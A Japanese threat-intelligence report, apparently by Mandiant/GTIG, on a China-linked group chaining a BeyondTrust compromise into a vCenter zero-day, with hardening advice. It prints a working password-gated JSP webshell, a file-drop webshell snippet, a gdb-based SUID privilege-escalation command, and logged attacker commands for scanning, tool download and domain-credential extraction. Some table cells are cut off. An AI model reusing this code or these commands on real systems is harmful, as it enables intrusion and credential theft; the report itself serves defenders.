執筆者: Jayson Frost、Bryce Greathouse、Dhanesh Kizhakkinan、John Palmisano、Steve Rasch、Daniel Sislo、John Wolfram
はじめに
2026年10月15日、MandiantとGoogle Threat Intelligence Group(GTIG)は、中国政府との関係が疑われる攻撃者ARMORY CASTLE(旧称UNC5221)の最近の活動について詳述するブログ記事を公開しました。同グループは、BeyondTrust Remote Supportのゼロデイ脆弱性CVE-2026-102764を悪用しました。この脆弱性はBT26-05で修正されています。ブログでは、攻撃者による侵害後の活動の一部も紹介しました。本稿では、VMware vCenterの脆弱性の悪用と追加マルウェアファミリーの展開を含む、侵害後のさらなる活動について解説します。
2026年11月19日、VMwareはVMware vCenter Serverの展開環境に影響するCVE-2026-123890を公表しました。vSphereは、ESXi(ハイパーバイザー)とvCenter Serverの両方で構成されます。vCenter ServerはPhoton Linuxの仮想アプライアンスとして展開される集中管理基盤で、ESXiホスト環境の設定・制御・監視に使われます。CVE-2026-123890は、Distributed Computing Environment/Remote Procedure Calls(DCE/RPC)経由で、認証なしにSecure Remote Password(SRP-6a)のセッション鍵が漏えいする脆弱性です。悪用に成功すると、リモートから認証を回避され、[email protected]として認証済みセッションが確立されます。攻撃者はこの管理者セッションを使い、vCenter Serverのディレクトリサービス(vmdird)のRPCインターフェースvmdirdbcpを介して、任意のコマンドを実行したり、data.mdbデータベースを含むファイルを取得したりできます。影響を受ける組織には、Broadcomが提供するセキュリティパッチを直ちに適用し、脆弱性を修正するよう強く推奨します。
フォレンジックの証拠によると、ARMORY CASTLEは2026年9月上旬に、BONESAWを使ってこの脆弱性を悪用しました。BONESAWはGolangで書かれた、主にリモートからの悪用を容易にするユーティリティです。CVE-2026-123890を利用して、任意のLightning Memory-Mapped Database(LMDB)を外部に持ち出し、SAML Security Token Service(STS)を乗っ取り、シングルサインオン(SSO)の管理者アカウントを作成します。
ARMORY CASTLEによるBONESAWの使用は、この攻撃者の侵害後の戦術について、重要な新たな知見をもたらしました。今回のキャンペーンでARMORY CASTLEは、2件のゼロデイ脆弱性を悪用し、標的デバイス上での動作に特化した3組のマルウェアを展開しました。これは、プラットフォームに関する深い専門知識と、潤沢なリソースの裏付けがあることを示しています。防御担当者がこの脅威を検知できるよう、本分析を緩和・堅牢化のガイダンスとともに公開します。
脅威の詳細
ARMORY CASTLEはRemote Supportデバイスから横展開し、社内のLinuxアプライアンスに足場を築きました。その後、root権限に昇格し、アクセスの拡大、永続化、vCenterへの攻撃を支援する一連のマルウェアを配置しました。VMwareサーバーへのアクセスにはゼロデイ脆弱性を悪用しています。また、この環境向けにカスタマイズした別のマルウェア群を使い、偵察、認証情報の窃取、データの窃取を行った可能性が高いと見られます。

図1:ARMORY CASTLEの横展開とvCenter侵害の一連の流れ
横展開
Remote Supportアプライアンスで永続化を確立し、横展開の手段を展開した後、MandiantはARMORY CASTLEが社内の偵察を行っていることを確認しました。スキャンしたポートや、/sdk、/uiといったアクセス先のURIから、この偵察はVMwareシステムに強く的を絞っていたことがわかります。同グループはnmapを使って社内環境をスキャンし、VMware固有のポート(9080、5480、2012)が開いているシステムを探しました。特にポート2012は、vCenter Single Sign-On(SSO)の制御インターフェースRPCとして使われるもので、ARMORY CASTLEがBONESAWを通じてCVE-2026-123890をリモートから悪用するうえで不可欠な要素です。
/usr/sbin/nmap -sS -p 443,2012,389 --open <REDACTED>.0/24
/usr/sbin/nmap -sS -p 443,2012,5480 --open <REDACTED>.0/24
/usr/sbin/nmap -sS -p 443,9080 --open <REDACTED>.0/24
/usr/sbin/nmap -sS -p 9080,2012 --open <REDACTED>.0/24
/usr/sbin/nmap -sS -p 443,2012,389,445,3389,22,21 --open <REDACTED>.0/24
図2:ARMORY CASTLEによるnmapのポートスキャン
ARMORY CASTLEは、環境内でEDR(エンドポイントでの検知と対応)ツールが導入されていない社内Linuxアプライアンスへ横展開しました。その際、新たに確認された5つのマルウェアファミリーとユーティリティを展開しています。具体的には、Webシェルの「SLIMSAVAGE」と「CAGEMATCH」、バックドアの「BEARBONES」、リモート悪用ユーティリティの「BONESAW」、SAMLユーティリティの「SAWSNAKE」です。加えて、MandiantとGTIGが別のARMORY CASTLEによる侵入で以前に確認していたバックドア「LAZYBONES」も展開しました。
足場の確立
最初のLinuxアプライアンスに足場を築くため、攻撃者はWebシェルActiveSer.jspを設置しました。MandiantはこれをSLIMSAVAGEとして追跡しています。SLIMSAVAGEは、認証用のシークレットpwd=123を使う、機能強化されたコマンド実行用Webシェルです。
if("123".equals(request.getParameter("pwd"))){
  try{
    ProcessBuilder pb = new ProcessBuilder("/bin/sh","-c",request.getParameter("i"));
    Process p = pb.start();
    InputStream a = p.getInputStream(), b = p.getErrorStream();
    int c; byte[] d = new byte[2048];
    out.print("<pre>");
    while((c=a.read(d))!=-1){out.print(new String(d,0,c));}
    while((c=b.read(d))!=-1){out.print(new String(d,0,c));}
    out.print("</pre>");
    out.print("\nEXIT:"+p.waitFor());
  }catch(Exception e){out.print("ERR:"+e);}
}
図3:SLIMSAVAGE Webシェル
SLIMSAVAGEのWebシェルは、ProcessBuilder("/bin/sh", "-c", ...)を利用してコマンドラインインタプリタ内でコマンドを実行します。これにより、シェルのパイプライン、リダイレクト、環境変数の作成、連鎖的な実行が可能になります。また、標準出力(getInputStream())と標準エラー出力(getErrorStream())の両方を読み取るため、診断情報をすべて把握できます。さらにProcess.waitFor()を呼び出し、最終的なプロセスの戻りコード(\nEXIT:<code>)を付加します。
その約4時間後、ARMORY CASTLEはこのLinuxアプライアンスに別のWebシェルu.jspを展開しました。これはCAGEMATCHとして追跡されています。SLIMSAVAGEはアプライアンス上でコマンドを実行する強力な機能を攻撃者に与えましたが、データを転送する能力には限界がありました。この課題を解決するため、CAGEMATCHはペイロードを配置する専用のWebシェルとして機能します。このWebシェルはmultipart/form-dataリクエストヘッダーを確認し、境界区切り文字を解析して、元のファイル名とともに生のファイルバイトを抽出します。
File f = new File("/tmp");
f.mkdirs();
File fout = new File(f, fname);
try(FileOutputStream fos = new FileOutputStream(fout)){
    fos.write(fd);
}
m = fout.getAbsolutePath();
図4:CAGEMATCHのファイル配置ロジック
CAGEMATCHは、必要に応じて/tmpディレクトリを作成し、アップロードされたペイロードを/tmp/<filename>に直接保存したうえで、保存先の絶対パスをクライアントに返します。アップロード用ペイロードなしでアクセスすると、最小限のHTMLアップロードフォームを返します。これにより攻撃者は、効率的な侵害後のワークフローを実現できます。まずCAGEMATCHを使って、バイナリのペイロード、スクリプト、ツールをRemote Supportアプライアンスから/tmpに直接アップロードします。次にSLIMSAVAGEを呼び出し、実行権限を変更して、配置したツールを実行します。
権限昇格
Linuxアプライアンスでroot権限に昇格するため、ARMORY CASTLEはRemote Supportアプライアンスで使った昇格手法を繰り返しました。バイナリ/bin/envにSet User ID(SUID)権限を付与する手法です。この権限変更には、GNUデバッガーのgdbが使われました。バイナリ/bin/envにSUID権限を付与すると、どのユーザーでもrootとしてコマンドを実行できるようになります。
/bin/sh -c echo IWNobW9kIHUrcyAvYmluL2VudgpxCg==|base64 -d > /tmp/gdb_file
/usr/bin/gdb -pid 113757 --command=/tmp/gdb_file
図5:ARMORY CASTLEによるgdbを使った権限昇格
横展開
root権限への昇格に成功したARMORY CASTLEは、環境内での横展開を可能にする追加ツールをLinuxアプライアンス上に配置し始めました。まずcurlを使い、Remote SupportアプライアンスからRARユーティリティをダウンロードしています。
curl -o /tmp/rar -k https://<REDACTED>/content/r.js図6:ARMORY CASTLEが配置済みのRARユーティリティをダウンロード
続いてcurlでrarアーカイブ123.rarをダウンロードし、先にダウンロードしたRARバイナリで展開しました。
curl -o /tmp/123.rar -k https://<REDACTED>/content/r.js
./rar x -p<REDACTED> 123.rar
図7:ARMORY CASTLEによるBONESAWの展開
BONESAWとして追跡されている/tmp/123は、Golangで書かれたリモート悪用ユーティリティです。vCenterのCVE-2026-123890を利用して、任意のLMDBのリモート持ち出し、SAML STSの乗っ取り、SSO管理者アカウントの作成を可能にします。Mandiantは、ARMORY CASTLEがこのユーティリティを使って社内のvCenterサーバーを標的にしたことを確認しました。SSO管理者アカウントの作成に成功し、LMDBを持ち出して解析することで、サーバーへの横展開を実現しています。
BONESAWは、CVE-2026-123890を悪用して、vCenter Server 7.xおよび8.xのアプライアンスを完全に侵害します。この脆弱性は、ポート2012で動作するVMwareのrpc_srp_verifierサービスにおける暗号ロジックと認可の欠陥を突くものです。共有セッション鍵が露出し、[email protected]として認証済みセッションを作成できてしまいます。BONESAWはさらに、基盤となる生のLMDBファイルをストリーミングしてオフラインで解析する機能も備えています。そのほか、VMware Security Token Service(STS)のSAML用RSA秘密署名鍵の抽出、vmdirを介したバックドア用マシンアカウントの作成、管理者用SAML 2.0アサーショントークンの偽造、vSphere SOAP APIによるvCenterルートフォルダーへのグローバル管理者権限の付与も可能です。
CVE-2026-123890はCVE-2026-59309と一部重なる点があります。主に、パスワードを知らずに共有セッション鍵「K」を取得できる点です。しかし、両者には重要な違いが複数あります。CVE-2026-59309は、vCenter Serverのvmdirデーモンの欠陥です。TCPポート389または636にネットワークアクセスできる、認証されていないリモートの攻撃者が、不正な認可トークンを含む細工したLDAPパケットを送信すると、認証を回避して管理者セッションを偽造し、vSphereディレクトリ内に不正なSingle Sign-On(SSO)アカウントを作成できます。一方、CVE-2026-123890は、vmdirのDCE/RPCインターフェースの欠陥です。SRP認証インターフェースにおけるUUIDv1のタイムスタンプ生成が予測可能であることを突き、認証なしでSecure Remote Passwordのセッション鍵を漏えいさせます。これにより、パスワードを一切知らなくてもSRPセッション鍵が侵害されます。
Mandiantは、ARMORY CASTLEが2026年7月29日のCVE-2026-59309公表より前に、CVE-2026-123890を把握していたことを示す証拠を得ています。ログによると、BONESAWは2026年9月上旬に、CVE-2026-59309のパッチが適用済みのvCenterサーバーに対して実行されました。また、回収したGoバイナリのビルドタイムスタンプは2026-07-13T09:21:24Zで、CVE-2026-59309の公表の16日前にあたります。ただしGoのビルドメタデータは、コンパイル前に改変できます。
ARMORY CASTLEはBONESAWをvcenter-db-teamcheck-goと名付けています。Golangのビルド成果物(E:/CodeFiles/VulnScan/Vcenter/go_teamcheck/)から、Windowsの開発環境でコンパイルされたことがわかります。BONESAWは複数のコマンドライン引数に対応しており、主な機能はSSO管理者アカウントをリモートで作成するcsaサブコマンドに集約されています。
Subcommand csa ("Create SSO admin with minimal parameters"):
      • Loads embedded default configuration template and parses CLI flags:
          • -h: Target vCenter address or vim25 SOAP endpoint (required).
          • -u: Username for the new SSO admin account (required).
          • -p: Password for the new SSO admin account (required).
          • -lu: Existing vCenter local admin UPN used for the vmdird bridge authentication (default: administrator@vsphere[.]local).
          • -d: Tenant/domain name for the created SSO account (default: vsphere[.]local).
          • -mdb-path: Path to an existing data.mdb file to skip remote database download.
          • -check-version: Probe target version and connectivity before executing the exploit chain.
          • -auto-d: Auto-discover SSO tenant/domain before running (overrides -d if discovery succeeds).
図8:BONESAWのコマンドライン引数
CSAコマンドラインフラグを指定して実行すると、BONESAWはディスク上に次のファイルを作成します。
<output_root>/temp/extracted_tenant_signer_<sanitized_host>/anon_<sanitized_host>_data.mdb (Exfiltrated copy of /storage/db/vmware-vmdir/data.mdb)
<output_root>/temp/extracted_tenant_signer_<sanitized_host>/<tenant>-tenantcredential-<N>.key.pem (Extracted RSA private key in PEM format)
<output_root>/temp/extracted_tenant_signer_<sanitized_host>/<tenant>-tenantcredential-<N>.key.der (Extracted RSA private key in DER format)
<output_root>/temp/extracted_tenant_signer_<sanitized_host>/<tenant>-tenantcredential-<N>.leaf.pem (Extracted leaf X.509 signing certificate)
<output_root>/temp/extracted_tenant_signer_<sanitized_host>/<tenant>-tenantcredential-<N>.chain.pem (Extracted X.509 certificate chain)
<output_root>/temp/extracted_tenant_signer_<sanitized_host>/<tenant>-tenantcredential-<N>.context.json (Target SSO and signer metadata)
図9:BONESAWが作成するファイルシステム上のアーティファクト
BONESAWの実行に成功した直後、ARMORY CASTLEはLinuxアプライアンスに別のユーティリティ/tmp/sssを配置して展開しました。これはSAWSNAKEとして追跡されています。SAWSNAKEはGolang製のユーティリティで、vCenterのSAML認証の回避とセッションCookieの生成を可能にします。これにより、BONESAWの実行に成功したあと、ARMORY CASTLEはvCenterに対してGolden SAML攻撃を実行できます。攻撃者は認証トークンを偽造し、多要素認証(MFA)を回避して、任意のユーザーになりすませます。SAWSNAKEの中核機能は、vcenter_saml_login.pyにあるPython製のvCenter SAMLログインツールを、Goで独自に移植したものです。SAWSNAKEは、vCenterのdata.mdbデータベースからIdentity Provider(IdP)の署名鍵と信頼済み証明書を抽出し、抽出した認証情報をPEMファイルとしてディスクに書き出します。さらに、Administratorアカウント向けのSAML 2.0アサーションを偽造して署名し、標的のvCenterサーバーに認証して管理者のセッションCookieを取得します。
SAWSNAKEはコマンドライン引数を解析して動作モードを決定します。次のコマンドライン引数に対応しています。
-h, --help  - show this help message and exit
-p, --path PATH  - Path to the data.mdb file (extract mode)
-t, --target TARGET  - The IP address of the target vCenter
-k, --key KEY - IdP private key PEM file (direct-cert mode)
-c, --cert CERTS  - Trusted certificate PEM file. May be repeated; each file may contain one or more CERTIFICATE blocks.
--domain DOMAIN - SSO domain (default: parse from certificate subject DC=)
--hostname HOSTNAME - vCenter FQDN (default: read from vCenter SSL certificate)
-e, --export-dir EXPORT_DIR - Parse data.mdb with --path and write the PEM files needed for the direct-cert mode to this directory, then exit.
-v, --verbose - Print extracted/loaded certificates
図10:SAWSNAKEのコマンドライン引数
SAWSNAKEは、ディスク上に次のファイルを作成します。
<export_dir>/idp_key.pem
<export_dir>/trusted_cert_2.pem
<export_dir>/domain.txt
図11:SAWSNAKEが作成するファイル
Mandiantは、SAWSNAKEの2つ目のサンプルを確認しました。更新版である可能性が高いものです。このサンプルでは、TLS、HTTP、SAML開始、XML署名、ログインの各ルーチンについて、標準出力への詳細なデバッグログが追加されています。また、複数ホップの認証に対応するため、HTTP 302リダイレクトの処理が最大10回まで拡張されました。以前の活動と同様に、ARMORY CASTLEはrmを使って、SAWSNAKEとその出力ファイルをディスクから削除しました。
SAWSNAKEの展開直後、ARMORY CASTLEは別のバックドア/tmp/dbrを使用しました。これはBEARBONESとして追跡されています。BEARBONESはC言語で書かれ、オープンソースのSSHサーバーDropbearをベースにしています。パスワード認証を使う際にシステムのパスワード認証を回避でき、平文の認証情報を記録できます。また、ホスト鍵を、既定のディレクトリ/etc/dropbearではなく/tmpから読み込んだり、生成したりします。パケットタイプSSH_MSG_USERAUTH_REQUESTの認証ハンドラーsvr_auth_passwordには、バックドアが仕込まれていました。クライアントのパスワードの先頭14バイトのSHA-256ダイジェストが、ハードコードされたSHA-256ハッシュと一致すると、/etc/shadowによる検証を回避してアクセスを許可し、同時に平文の認証情報も記録します。さらに、内部バージョン文字列とセッション識別文字列は「23345」と「SSH-2.0-pulsesecure_23345」に改変されていました。このSSHバナーを手がかりに調べたところ、侵害されたサードパーティ製のファイアウォールやルーターで構成された、難読化ネットワークとみられるものが見つかりました。これらは、標準外の高番号TCPポートでSSH-2.0-pulsesecure_23345を公開しています。
ARMORY CASTLEは、LinuxアプライアンスからBEARBONESを複数回実行しました。最初はTCPポート53、のちにTCPポート33992でリスナーを開こうとしています。
/tmp/dbr -R -p 53
/tmp/dbr -R -p 33992
図12:BEARBONESのコマンドライン実行
BEARBONESを実行してTCPポート33992でリスナーを作成した後、ARMORY CASTLEはAdministratorとしてvCenterアプライアンスへ横展開し、sps-<REDACTED>@vsphere.localというローカル管理者アカウントを作成しました。特筆すべきは、vCenter Server Appliance Management Interface(VAMI)のAPIを通じて、/rest/appliance/access/sshにPUTリクエストを送り、vCenter上でSSHを有効化していた点です。Mandiantは、中国政府との関係が疑われる攻撃者UNC6201によるBRICKSTORMの侵入でも、このTTPを確認しています。SSHを有効化した後、ARMORY CASTLEは新規作成したローカル管理者アカウントを使い、SSHでvCenterに接続しました。
その後ARMORY CASTLEは、SSHを使って認証情報の窃取を行い、vCenterの内部マスター暗号鍵ファイルとPostgreSQLのパスワードファイルを標的にしました。vCenterのマスター対称鍵とPostgreSQLデータベースの認証情報を抽出した直後には、VAMI APIを通じてSSHサービスを無効化しています。続いてARMORY CASTLEは、vpxuserアカウントでESXi Host Client(「ESXUI」)に認証し、rootアカウントでもSSH接続したことが確認されました。
目的の完遂
ARMORY CASTLEは、WinSCPクライアントを使ってESXiのファイルシステム、接続されたディスク、マウントされたVirtual Machine File System(VMFS)ボリュームを列挙し、rootアカウントのauthorized_keysにSSH公開鍵を追加しました。その後もrootアカウントでESXiのファイルシステムに対する偵察とデータ窃取を続けています。攻撃者は主に、ディレクトリとVMFSボリュームを列挙していました。ESXiのファイルシステムからデータを配置して持ち出すため、ARMORY CASTLEはVMFSボリューム上に隠しディレクトリ.aを作成し、scp -r -d -t "/vmfs/volumes/<volume>/.aでESXiへのSCP接続を確立しました。続いて、VMware固有とみられるツール群をtar xzf vmfs-pydist.tar.gzでESXiホスト上に配置して展開しました。
python vmfs_browser.py -d "/dev/disks/vml.<REDACTED>:1" ls .
python vmfs_browser.py -d "/dev/disks/vml.<REDACTED>:1" info "<REDACTED>-flat.vmdk"
python vmfs_browser.py -d "/dev/disks/vml.<REDACTED>:1" ls "<REDACTED>-flat.vmdk:part2"
python vmfs_browser.py -d "/dev/disks/vml.<REDACTED>:1" extract "<REDACTED>-flat.vmdk:part4/Windows/NTDS" ./NTDS
python vmfs_browser.py -d "/dev/disks/vml.<REDACTED>:1" extract "<REDACTED>-flat.vmdk:part4/Windows/System32/config/SYSTEM" ./SYSTEM
python vmfs_browser.py -d "/dev/disks/vml.<REDACTED>:1" extract "<REDACTED>-flat.vmdk:part4/Windows/System32/config/SECURITY" ./
python vmfs_browser.py -d "/dev/disks/vml.<REDACTED>:1" extract "<REDACTED>-flat.vmdk:part4/Windows/System32/dns" ./
図13:ARMORY CASTLEによるゲストVMの偵察
ARMORY CASTLEはその後、抽出したファイルをo.tar.gzにアーカイブし、scp -r -p -d -f "o.tar.gz"でESXiファイルシステムからコピーしたうえで、隠しディレクトリ.aを削除しました。Linuxアプライアンス上には、対応するOpenSSH RSA秘密鍵を/tmp/123.keyに配置しています(ESXiのrootauthorized_keysに追加した公開鍵と対応するものです)。これにより、LinuxアプライアンスからESXiへ、パスワードなしでSSH接続できる状態にしました。Linuxアプライアンスでは、BEARBONESのSSHリスナーも並行して動作していました。Linuxアプライアンスからは、配置したアーカイブをRemote SupportアプライアンスへのHTTP GETリクエストでダウンロードしています。ARMORY CASTLEは、おそらくここからデータを持ち出したとみられます。
/usr/bin/ssh -x -oPermitLocalCommand=no -oClearAllForwardings=yes -oRemoteCommand=none -oRequestTTY=no -i /tmp/123.key -o BatchM [TRUNCATED@128]図14:ARMORY CASTLEのSSHトンネル
ARMORY CASTLEは、Slackを使うバックドアLAZYBONES(/usr/bin/vmtoolscs)を、/tmp/123.keyのSSH秘密鍵とともに、別のLinuxアプライアンスに展開しました。永続化には、50分ごとに再起動するよう設定したsystemdサービスファイルを使っています。LAZYBONESはGoで書かれた軽量なバックドアで、Slackを使ったHTTPS経由のコマンド&コントロール(C2)通信を確立します。このマルウェアは、指定されたSlackチャンネルの最新メッセージを定期的に確認し、コマンドを取得します。コマンド実行とファイル転送といった、バックドアの基本機能に対応しています。具体的には、このバリアントはSlackのC2メッセージをAES-256-CTRで暗号化してからBase64エンコードします。ポーリング間隔には150〜450秒のジッターを設けています。コマンドは4つ(cmd、upload、download、sleep)に対応し、コマンド実行、ファイル転送、ビーコン間隔の調整を行います。Mandiantは、2025年初頭に別のキャンペーンでも、CVE-2025-22457の悪用に成功した後に、ARMORY CASTLEがLAZYBONESを展開していたことを確認しています。
攻撃者の特定
GTIGは、この活動を、中国政府との関係が疑われるスパイ活動の攻撃者ARMORY CASTLE(旧称UNC5221)によるものと分析しています。前回のブログで指摘したとおり、このキャンペーンで使われたツールとTTPは、ARMORY CASTLEの過去の活動と一致しています。LAZYBONESについては、過去に確認した活動と直接重なっています。
見通しと影響
GTIGとMandiantは、ARMORY CASTLEが2023年以降、エッジ機器やセキュリティアプライアンスのゼロデイ脆弱性とnデイ脆弱性を悪用して初期アクセスを得ていることを追跡してきました。BONESAWは、侵害後の段階でもゼロデイ脆弱性を使うという、大きな拡大を示すものです。同グループは、SAWSNAKEやvmfs_browser.pyといったVMware固有のツールに加え、Remote SupportやLinuxシステム上で動作するよう設計されたマルウェアも使用しました。複数の異なるアプライアンスを狙って特別に調整された機能を含む、多様なツールセットであり、攻撃者が各アプライアンスを深く理解していることがうかがえます。1回の侵害で、3組の専用マルウェアと2件のゼロデイ脆弱性を使ったことは、ARMORY CASTLEの活動を支える相当なリソースの存在を示しています。優先度の高い標的を侵害するという、攻撃者の作戦遂行への強い意思もうかがえます。最後に強調すべき点として、BONESAWのビルド時刻は、今回の侵入での展開より1か月以上前でした。このことから、より広範な作戦のために開発された可能性が高いといえます。
対策と堅牢化
ARMORY CASTLEによるCVE-2026-123890の悪用は、ある現実を浮き彫りにしています。VMware vCenterのような仮想化基盤は、依然として高度で持続的な脅威(APT)の格好の標的であるということです。vCenterは仮想化されたデータセンターの集中管理基盤であるため、事後的なパッチ適用だけでは守りきれません。現在のゼロデイ脆弱性にも、まだ見つかっていないゼロデイ脆弱性にも対抗するには、組織は能動的なゼロトラストの考え方で、基盤の堅牢化に取り組む必要があります。
高度で持続的な脅威から仮想化プラットフォームを守るための包括的なフレームワークについては、Mandiantのガイド vSphere and BRICKSTORM Malware: A Defender’s Guideの参照を強く推奨します。このガイドでは、STIGベンチマーク、特権アクセスワークステーション(PAW)によるID管理、vCenterアプライアンスを能動的なセキュリティセンサーに変えることなど、インフラ中心の防御戦略を詳述しています。
脆弱なシステムを保護するため、影響を受ける組織は、Broadcomの公式パッチを速やかに適用することを強く推奨します。
デフォルト設定のリスク:VCSAのホストベースファイアウォール
vCenterのコントロールプレーンを守るうえで、よくある誤解があります。Virtual Appliance Management Interface(VAMI)で管理するVCSA標準のホストベースファイアウォールが、横展開に対して十分な防御になるという考えです。実際には、このデフォルトのGUIベースのファイアウォールに頼ると、運用面とセキュリティ面で深刻な制約が生じます。ARMORY CASTLEのような攻撃者は、この制約を突いてきます。
-
ポート単位の細かな制御ができない:標準のVAMI GUIには、ゼロトラストモデルに必要な精度がありません。たとえばバックアップサーバーなど社内サーバーに、TCP 443のvSphere APIへの正当なアクセスを許可したい場合、管理者はそのIPをすべてのポートに対して信頼せざるを得ないことがよくあります。その社内サーバーが侵害されると、攻撃者はSSH(22)やVAMI(5480)といった機密性の高い管理インターフェースまで、遮られることなくたどり着けてしまいます。
-
管理上の循環依存:VCSAのファイアウォールは、TCPポート5480で動作するVAMIで管理します。ARMORY CASTLEがSSHを有効化した際に示したように、攻撃者がVAMIにアクセスできれば、侵害した権限を使ってファイアウォール自体を完全に無効化することもできます。
-
フォレンジック上の可視性の欠落:VAMIのファイアウォールは接続管理を目的としており、セキュリティ監視用ではありません。拒否された接続試行やシェルの操作について、リモートログを生成しません。このため、SOCは進行中の横展開やポートスキャンに気付けません。
-
インバウンド専用のポリシー:デフォルトのGUIは、インバウンドの通信にのみ対応しており、アウトバウンド(外向き)のポリシーは管理されません。そのため、侵害されたVCSA上のマルウェアが、外部のコマンド&コントロール(C2)インフラと自由に通信できてしまいます。
VCSA Hardening Toolによる能動的な堅牢化
高度なキャンペーンや将来のゼロデイ脆弱性からvCenterのコントロールプレーンを守るため、MandiantはVCSA Hardening & Logging Toolの利用を推奨しています。
このスクリプトは、脆弱なVAMI GUIを経由せず、iptables.を使ってPhoton Linuxのカーネルレベルで直接セキュリティ設定を適用します。アプライアンスを厳格な「デフォルト拒否」の状態へ移行し、きめ細かなアウトバウンドのフィルタリングを適用し、カーネルレベルのイベントをリモートのSIEMに連携させます。これにより、VCSAは受動的なアプライアンスから、能動的なセキュリティセンサーへと変わります。
次の表は、この能動的な堅牢化スクリプトを導入していれば、ARMORY CASTLEの攻撃チェーンを複数の段階で阻止できたことを示しています。ゼロデイ脆弱性の悪用に対する有効性を表すものです。
|
VCSAの堅牢化機能 |
ARMORY CASTLEの攻撃チェーンへの影響 |
将来のゼロデイ脆弱性への防御効果 |
|
VCSA iptablesのインバウンドDROPポリシーと接続ログ(管理ポート) |
攻撃者の送信元IPが信頼済みのホワイトリストにないため、TCPポート443、5480、22を狙ったnmapスキャンは通知なく破棄されます。ブロックされた接続試行はiptables-log-bridge.shサービスを通じて即座にSIEMへ転送され、進行中のネットワーク偵察が明らかになります。 |
重要な管理インターフェースを社内ネットワークのマッピングツールから隠蔽します。悪用が行われる前の段階で、横展開の進行を示す精度の高い早期警戒アラートを出せます。 |
|
VCSA iptablesのインバウンドDROPポリシー(TCP 443) |
BONESAWがポート2012経由でSAML鍵を抽出できたとしても、攻撃者はSAWSNAKEで偽造した管理者Cookieを使えません。侵害されたLinuxアプライアンスはTRUSTED_WEB_IPS配列に含まれていないため、ファイアウォールがvSphere Web Client/API(TCP 443)へのすべての接続を破棄します。 |
多層防御を実現します。ゼロデイ脆弱性によってバックエンドサービスで認証情報の窃取や認証回避が可能になっても、盗まれた認証情報やトークンを、信頼できないネットワークから管理プレーンへのアクセスに使うことはできません。 |
|
VCSA iptablesのインバウンドDROPポリシー(TCP 2010) |
許可リストにないIPに対してTCP 2012にiptablesのDROPポリシーを適用すると、侵害されたLinuxアプライアンスから送られる悪用ペイロードが |
管理インターフェースやRPCサービスへの不正なインバウンド接続を破棄し、脆弱なサービスに対するネットワークレベルの悪用を緩和します。 |
|
VCSA iptablesのインバウンドDROPポリシー(TCP 22と5480) |
OSレベルへの横移動を阻止します。ファイアウォールが、SSHデーモンの有効化に使われるVAMI API(TCP 5480または443)へのPUTリクエストを破棄します。さらに、すでにSSHが有効になっていた場合でも、VCSA_SSH_RULESチェーンがすべてのSSH接続を破棄します。 |
認証情報の直接的な窃取や改ざんから、基盤のOSとデータベースを守ります。攻撃者がWebアプリケーション内で管理者権限を得たとしても、rootシェルまで降りることはできません。 |
|
VCSA iptablesのアウトバウンドDROPポリシー |
アウトバウンドのDROPポリシーにより、SCPによるデータの持ち出しを防ぎ、LAZYBONESバックドアが外部のSlackエンドポイントとHTTPSでC2通信を確立するのもブロックします。 |
不正な外向きのインターネット接続や社内ネットワークへの接続をブロックし、VCSAが踏み台になったり、外部とのC2を確立したりするのを防ぎます。 |
|
VCSAのOSレベルのコマンド・Syslog監査 |
リモートSyslog転送により、SSH経由での |
bashのコマンド実行と破棄されたネットワークパケットをSIEMに転送します。これにより、ローカルでのアンチフォレンジック( |
|
VCSAのカーネルレベルでのルール適用 |
|
ネットワークセキュリティをvCenterのアプリケーション層から切り離します。侵害されたVAMIやvSphereの管理者認証情報を使っても、ファイアウォールのポリシーを変更できません。 |
表1:VCSAの堅牢化機能
注意:iptablesベースのルールを導入する際は、本番環境へ適用する前に、厳格なテストと正式な変更管理プロセスを実施することを強く推奨します。
侵害指標(IOC)
